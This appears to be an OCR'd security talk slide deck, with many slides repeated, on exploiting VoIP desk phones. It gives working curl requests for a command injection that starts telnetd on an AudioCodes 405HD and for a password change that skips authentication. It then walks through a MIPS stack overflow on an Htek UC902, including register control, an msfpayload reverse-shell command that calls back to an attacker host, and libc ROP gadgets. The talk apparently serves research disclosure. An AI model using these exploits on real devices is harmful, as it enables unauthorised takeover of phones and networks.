
Command Injection




Command Injection




Command Injection



Command Injection




Command Injection



Command Injection

- Command injection in AudioCodes 405HD device:

```
curl -i -s -k -X 'GET' \
-H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) …
-H 'Accept: */*' -H 'Accept-Language: en-GB,en;q=0.5'
-H 'Referer: http://10.148.207.249/mainform.cgi/Monitoring.htm'
-H 'Authorization: Basic YWRtaW46c3VwZXJwYXNz' -H 'Connection: keep-alive' -H '' \
'http://10.148.207.249/command.cgi?ping%20-c%204%20127.0.0.1;/usr/sbin/telnetd'
```



Command Injection

- Command injection in AudioCodes 405HD device:

```
curl -i -s -k -X 'GET' \
-H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) …
-H 'Accept: */*' -H 'Accept-Language: en-GB,en;q=0.5'
-H 'Referer: http://10.148.207.249/mainform.cgi/Monitoring.htm'
-H 'Authorization: Basic YWRtaW46c3VwZXJwYXNz' -H 'Connection: keep-alive' -H '' \
'http://10.148.207.249/command.cgi?ping%20-c%204%20127.0.0.1;/usr/sbin/telnetd'
```

Attacker does not know credentials

idea, start telnetd

Command Injection

- Command injection in AudioCodes 405HD device:

```
curl -i -s -k -X 'GET' \
-H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) …
-H 'Accept: */*' -H 'Accept-Language: en-GB,en;q=0.5'
-H 'Referer: http://10.148.207.249/mainform.cgi/Monitoring.htm'
-H 'Authorization: Basic YWRtaW46c3VwZXJwYXNz' -H 'Connection: keep-alive' -H '' \
'http://10.148.207.249/command.cgi?ping%20-c%204%20127.0.0.1;/usr/sbin/telnetd'
```

Attacker does not know credentials

idea, start telnetd

- Can we bypass the authorization?

Command Injection

- Command injection in AudioCodes 405HD device:

```
curl -i -s -k -X 'GET' \
-H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) …
-H 'Accept: */*' -H 'Accept-Language: en-GB,en;q=0.5'
-H 'Referer: http://10.148.207.249/mainform.cgi/Monitoring.htm'
-H 'Authorization: Basic YWRtaW46c3VwZXJwYXNz' -H 'Connection: keep-alive' -H '' \
'http://10.148.207.249/command.cgi?ping%20-c%204%20127.0.0.1;/usr/sbin/telnetd'
```

Attacker does not know credentials

idea, start telnetd

- Can we bypass the authorization?

NOPE !

Exploit for Auth Bypass

- But look at "**Change password**" request:

```
curl -i -s -k -X
'POST'
\
-H 'User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0)
Gecko/20100101 Firefox/39.0'
-H 'Pragma: no-cache' -H 'Cache-Control: no-cache'
-H 'Content-Type: application/x-www-form-urlencoded' -H 'Content-Length: 33'
-H 'Referer:http://10.148.207.249/mainform.cgi/System_Auth.htm' -H '' \
--data-binary $'NADMIN=admin&NPASS=pass&NCPASS=pass' \
'http://10.148.207.249/mainform.cgi/System_Auth.htm'
```

Exploit for Auth Bypass

- But look at "**Change password**" request:


```
curl -i -s -k -X
'POST'
\
-H 'User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0)
Gecko/20100101 Firefox/39.0'
-H 'Pragma: no-cache' -H 'Cache-Control: no-cache'
-H 'Content-Type: application/x-www-form-urlencoded' -H 'Content-Length: 33'
-H 'Referer:http://10.148.207.249/mainform.cgi/System_Auth.htm' -H '' \
--data-binary $'NADMIN=admin&NPASS=pass&NCPASS=pass' \
'http://10.148.207.249/mainform.cgi/System_Auth.htm'
```

- NO **`Authorization`** header!
- NO old password parameter!

Exploit for Auth Bypass

- But look at "**Change password**" request:

```
curl -i -s -k -X
'POST'
\
-H 'User-Agent: Mozilla/5.0 (Windows NT                    rv:39.0)
Gecko/20100101 Firefox/39.0'
-H 'Pragma: no-cache' -H 'Cache-C                          cache'
-H 'Content-Type: application                              rlencoded' -H 'Content-Length: 33'
-H 'Referer:http://10.148                                  rform.cgi/System_Auth.htm' -H '' \
--data-binary $'NADMIN                                     -pass&NCPASS=pass' \
'http://10.148.207                                         .cgi/System_Auth.htm'
```



- NO **Authori**[redacted]**ion** header!
- NO old password parameter!


DEMO TIME


SHIT HAPPENS !

Stack Based Buffer Overflow (MIPS)

- Request changing password on Htek - UC902:

```
curl -i -s -k -X 'GET'
… -H 'Authorization: Basic YWRtaW46YWRtaW4=' -H … -H ''
'http://192.168.2.107/hl_web/cgi_command=setSecurityPasswortaaaabaaacaaadaaaeaaafaaagaaahaaaia
aajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabg'
```

Stack Based Buffer Overflow (MIPS)

- Request changing password on Htek - UC902:

```
curl -i -s -k -X 'GET'
… -H 'Authorization: Basic YWRtaW46YWRtaW4=' -H … -H ''
'http://192.168.2.107/hl_web/cgi_command=setSecurityPasswortaaaabaaacaaadaaaeaaafaaagaaahaaaia
aajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabg'
```

- Internal code:

```
handle_cgi_command(undefined4 param_1, undefined4 param_2, undefined4 param_3, char *cgi_param) {
    char targetBuffer [32];
    …
    memset(targetBuffer,0,0x20);
    iVar1 = strncmp(cgi_param, "/hl_web/cgi_command=", 0x14);
    if (iVar1 == 0) {
        CopyToCommandStr(targetBuffer, cgi_param + 0x14);
...
```

Stack Based Buffer Overflow (MIPS)

- Request changing password on Htek - UC902:

```
curl -i -s -k -X 'GET'
… -H 'Authorization: Basic YWRtaW46YWRtaW4=' -H … -H ''
'http://192.168.2.107/hl_web/cgi_command=setSecurityPasswortaaaabaaacaaadaaaeaaafaaagaaahaaaia
aajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabg'
```

- Internal code:

```
handle_cgi_command(undefined4 param_1, undefined4 param_2, undefined4 param_3, char *cgi_param) {
    char targetBuffer [32];
    …
    memset(targetBuffer,0,0x20);
    iVar1 = strncmp(cgi_param, "/hl_web/cgi_command=", 0x14);
    if (iVar1 == 0) {
        CopyToCommandStr(targetBuffer, cgi_param + 0x14);
...
```

Stack Based Buffer Overflow (MIPS)

```
handle_cgi_command(undefined4 param_1, undefined4 param_2, undefined4 param_3, char *cgi_param) {
    char targetBuffer [32];
    …
    memset(targetBuffer,0,0x20);
    iVar1 = strncmp(cgi_param, "/hl_web/cgi_command=", 0x14);
    if (iVar1 == 0) {
        CopyToCommandStr(targetBuffer, cgi_param + 0x14);
...
```

```
…
void CopyToCommandStr(char *target, char *input) {
    char *local_target = target;
    char *local_input = input ;

    while ((*local_input != '(' && (*local_input != 0))) {
        *local_target = *local_input;
        local_target = local_target + 1;
        local_input = local_input + 1;
    }
    return;
}
```


Stack Based Buffer Overflow (MIPS)

```
handle_cgi_command(undefined4 param_1, undefined4 param_2, undefined4 param_3, char *cgi_param) {
    char targetBuffer [32];
    …
    memset(targetBuffer,0,0x20);
    iVar1 = strncmp(cgi_param, "/hl_web/cgi_command=", 0x14);
    if (iVar1 == 0) {
        CopyToCommandStr(targetBuffer, cgi_param + 0x14);
...
```

```
…
void CopyToCommandStr(char *target, char *input) {
    char *local_target = target;
    char *local_input = input ;

    while ((*local_input != '(' && (*local_input != 0))) {
        *local_target = *local_input;
        local_target = local_target + 1;
        local_input = local_input + 1;
    }
    return;
}
```

stop criteria filling the buffer

Control $ra


---------- registers ----
…
$s8 : 0x61616265 ("aabe"?)
we control
$pc : 0x0080a9b4 -> 0x27bd00a8
$sp : 0x7cffb498 -> 0x00d89c48 -> 0x2a2a2a2a ("****"?)
…
$ra : 0x61616266 ("aabf"?)
we control
$gp : 0x00e42900 -> 0x00000000
---------- code:mips:MIPS32 ----
…
-> 0x80a9b4 addiu sp, sp, 168
0x80a9b8 jr ra
jump to (return) address in register (we control)
0x80a9bc nop
…
gef> x/60wx $sp
0x7cffb498: 0x00d89c48 0x7cffb4b4 0x00000000 0x00000000
…
0x7cffb528: 0x6161617a 0x61616262 0x61616263 0x61616264
0x7cffb538: 0x61616265 0x61616266 0x61616267 0xffffffff
stack
…
gef>
$s8
$ra

Exploit Development, Challenges

- How to bypass NX protection, ASLR, …?

Exploit Development, Challenges

- How to bypass NX protection, ASLR, …?

```
gef> checksec
[+] checksec for '/tmp/gef/265//bin/voip'
Canary                                : No
NX                                    : No
PIE                                   : No
Fortify                               : No
RelRO                                 : No
```

- Generate shell code and put it onto the stack e.g.

```
msfpayload linux/mipsbe/shell_reverse_tcp lport=4444 lhost=192.168.2.102
```

Exploit Development, Challenges

- How to find the stack address with our shell code?

```
…
0x7ff22000 0x7ff37000 0x00000000 rwx [stack]
…
```

VS.

```
…
0x7fc58000 0x7fc6d000 0x00000000 rwx [stack]
…
```

Exploit Development, Challenges

- How to find the stack address with our shell code?


```
…
0x7ff22000 0x7ff37000 0x00000000 rwx [stack]
…
```

VS.


```
…
0x7fc58000 0x7fc6d000 0x00000000 rwx [stack]
…
```

- Find gadgets in `libc` to load stack address into a register:

```
x/4i 0x2AE3EEE8
   0x2ae3eee8 <wcwidth+40>:     addiu    a0,sp,32
   0x2ae3eeec <wcwidth+44>:     lw       ra,28(sp)
   0x2ae3eef0 <wcwidth+48>:     jr       ra
